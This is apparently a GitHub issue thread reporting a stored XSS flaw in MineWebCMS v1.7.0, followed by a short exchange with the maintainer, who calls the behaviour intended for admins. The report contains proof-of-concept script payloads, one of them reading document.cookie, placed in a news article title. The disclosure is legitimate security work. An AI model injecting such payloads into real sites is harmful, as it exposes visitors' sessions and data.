

New issue

[Jump to bottom](#)

XSS(Stored) in MineWebCMS_v1.7.0 #123


Closed Ryan0lb opened this issue on Mar 18, 2019 · 5 comments

Ryan0lb commented on Mar 18, 2019


Affected software: MineWebCMS_v1.7.0
Type of vulnerability: XSS (Stored)
Discovered by: Ryan0lb

details:

Open this url "http://127.0.0.1/admin/" and login in



and Click the "Customization" and view the News
we can add a new article




We can control this parameter via "title", and we can insert the payload: "<script>alert('test')</script>" in title


```
view-source: http://192.168.242.128/MineWebCMS-master/admin/news/edit/1
119 <section class="sidebar">
120 <ul class="sidebar-menu">
121 <li><a href="/MineWebCMS-master/admin/admin">i class="fa fa-dashboard"></i><span>Dashboard</span></a></li><li class="treeview"><a href="#">i class="fa fa-
122 </section>
123 </aside>
124
125 <div class="content-wrapper">
126 <div style="padding: 15px;">
127
128
129 <section class="content">
130 <div class="row">
131 <div class="col-md-12">
132 <div class="box">
133 <div class="box-header with-border">
134 <h3 class="box-title">Editing an article</h3>
135 </div>
136 <div class="box-body">
137 <form action="/MineWebCMS-master/admin/news/edit_ajax" method="post" data-ajax="true" data-redirect-url="/MineWebCMS-master/admin/news">
138
139 <div class="ajax-msg"></div>
140
141 <input type="hidden" name="id" value="1">
142
143 <div class="form-group">
144 <label>Title</label>
145 <input name="title" class="form-control" value="<script>alert(document.cookie)</script>" placeholder="Title" type="text">
146 </div>
147
148 <div class="form-group">
149 <label>Custom URL</label>
150 <div class="input-group">
151 <div class="input-group-addon">http://192.168.242.128/MineWebCMS-master/blog/</div>
152 <input name="slug" id="slug" class="form-control" value="1-php" placeholder="Custom URL" type="text">
153 <span class="input-group-btn">
154 <a href="#" id="generate_slug" class="btn btn-info">Generate</a>
155 </span>
156 </div>
157 </div>
158
```

finally, submit!

The malicious javascript payload executed for it successfully



and open the article's url: "<http://127.0.0.1/blog/1-php>", The malicious javascript payload executed for it successfully too



Without any filtering on publish the article, we can easily trigger malicious XSS Payload and attack every visitor maliciously.

Eywek commented on Mar 18, 2019

Member

Hello,
Thank's for the report. But this is a deliberate behavior. Users should be able to use html tags on news (and pages...). Also, I don't think this is a critical vulnerability. Indeed, the administrator can already access users account via the admin dashboard or he can upload whatever he want on his website.

Ryan0lb commented on Mar 18, 2019

Author

Hi, friend
as a Penetration tester, Maybe we can get the account of admin by some ways, For example, we can use the weak password to get administrative privileges for someone use our's cms,
Then execute malicious code by XSS, to execute phishing attacks, and to obtain private information from other viewers.
thanks for your reply!
Many thanks!

Eywek commented on Mar 18, 2019

Member

And what informations can you get that you don't already have via the admin account?

Ryan0lb commented on Mar 18, 2019

Author

Hi,
attackers can Implane malicious mining script, Digging on the viewer's machine, during he did not close the browser.
Many thanks!

This was referenced on Oct 20, 2019

There is a Stored XSS in MineWebCMS 1.70. #154

Closed

Storage type xss #155

 Closed

Storage type xss #153

 Closed

 Eywek closed this as completed on Dec 23, 2020

Cristian-Bejan commented on Aug 11, 2021

Are these security vulnerabilities fixed?

Assignees

No one assigned

Labels

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

